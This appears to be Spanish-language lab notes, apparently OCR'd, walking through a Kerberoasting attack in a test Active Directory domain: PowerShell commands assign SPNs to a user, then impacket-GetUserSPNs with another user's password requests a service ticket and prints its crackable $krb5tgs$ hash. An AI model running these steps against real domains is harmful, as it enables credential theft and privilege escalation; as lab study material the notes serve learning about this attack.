
Kerberoasting

- asignar SPN al usuario



```
PS C:\Users\Administrator> Get-ADUser -Identity "pparker" -Properties ServicePrincipalNames | Select-Object SamAccountName, ServicePrincipalNames

SamAccountName ServicePrincipalNames
-------------- ---------------------
pparker        {CIFS/pparker.marvel.local}


PS C:\Users\Administrator> Get-ADUser -Identity "fcastle" -Properties ServicePrincipalNames


DistinguishedName     : CN=Frank Castle,CN=Users,DC=MARVEL,DC=local
Enabled               : True
GivenName             : Frank
Name                  : Frank Castle
ObjectClass           : user
ObjectGUID            : 075f7500-a1ca-4279-bd0d-05a520580cf1
SamAccountName        : fcastle
ServicePrincipalNames : {}
SID                   : S-1-5-21-2699579203-2312383683-555258765-1106
Surname               : Castle
UserPrincipalName     : fcastle@MARVEL.local
```

```
# En HYDRA-DC (PowerShell como Administrador)

# 1. Verificar fcastle actual
Get-ADUser -Identity "fcastle" -Properties ServicePrincipalNa
mes

# 2. Agregar SPNs a fcastle (¡ahora es kerberoastable!)
# Opción A: SPN de MSSQL (común)
Set-ADUser -Identity "fcastle" -ServicePrincipalNames @{Add
='MSSQLSvc/HYDRA-DC.MARVEL.local:1433'}

# Opción B: SPN de HTTP (web service)
Set-ADUser -Identity "fcastle" -ServicePrincipalNames @{Add
='HTTP/fcastle.marvel.local'}

# Opción C: Múltiples SPNs
Set-ADUser -Identity "fcastle" -ServicePrincipalNames @{Add
='MSSQLSvc/fcastle.marvel.local:1433',
                                                        'H
TTP/fcastle.marvel.local',
                                                        'C
```

```
IFS/fcastle.marvel.local',
                                                        'H
OST/fcastle.marvel.local'}

# 3. Verificar
Get-ADUser -Identity "fcastle" -Properties ServicePrincipalNa
mes | Select-Object SamAccountName, ServicePrincipalNames
```

```
PS C:\Users\Administrator> Set-ADUser -Identity "fcastle" -ServicePrincipalNames @{Add='CIFS/pparker.marvel.local'}
PS C:\Users\Administrator> Set-ADUser -Identity "fcastle" -ServicePrincipalNames @{Add='CIFS/fcastle.marvel.local'}
PS C:\Users\Administrator> Get-ADUser -Identity "fcastle" -Properties ServicePrincipalNames | Select-Object SamAccountName, ServicePrincipalNames

SamAccountName ServicePrincipalNames
-------------- ---------------------
fcastle        {CIFS/fcastle.marvel.local}
```

- con tener las pass de un usuario ya podemos kerberostear otros usuarios

```
┌──(root㉿kali)-[/opt]
└─# impacket-GetUserSPNs -dc-ip 192.168.0.40 MARVEL.local/pparker -request-user fcastle
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Password:
ServicePrincipalName       Name     MemberOf  PasswordLastSet             LastLogon                   De
-------------------------  -------  --------  --------------------------  --------------------------  --
CIFS/fcastle.marvel.local  fcastle            2026-02-04 01:19:00.836477  2026-02-06 04:28:25.324573



[-] CCache file is not found. Skipping ...
$krb5tgs$23$*fcastle$MARVEL.LOCAL$MARVEL.local/fcastle*$2bc131b46da0a841d5620883f7b7bed3$38662ba23e81824
e09bd379ad9c4a3ef0dbf5bb6513f4807c0276a4520d63b9093769e17ae8d1080d331d3af840eed74f4e2192c487c898fe3ef9dc
894b9173b00a28a28c7d817a32874a7f5d37052a7a07c57fb77acb73e9478bceb02d8b85d8992c69981c19f58d9781b3068fdcd6
de21036eaeabdcbf03d7f7ee3739ef1e16c5249a842e112e62045d5805242889d6851c2b152727255ffc379c6c61d4d5e6efd4e6
8aa37ba3c26ec01b64e8cbe4e7099ccc16c6d4239ba4c1985c11e06212923aa88f5a8cb6ed4ae1385d4e377447af5d8637f1832c
c4a6d8c2e33a7182bdb561341f92e40ed650da74f63fc989b79914ce7a0300eeb49589df24c365fe1d9f49c034f322c1863a92e6
1b1e71df9a02c51365ba91a01ca5998b17723e761ccaa20b78d5dc89a1d0d255c40c74f2cc70da63a2ae4dcb4ef68c7deb58dd97
```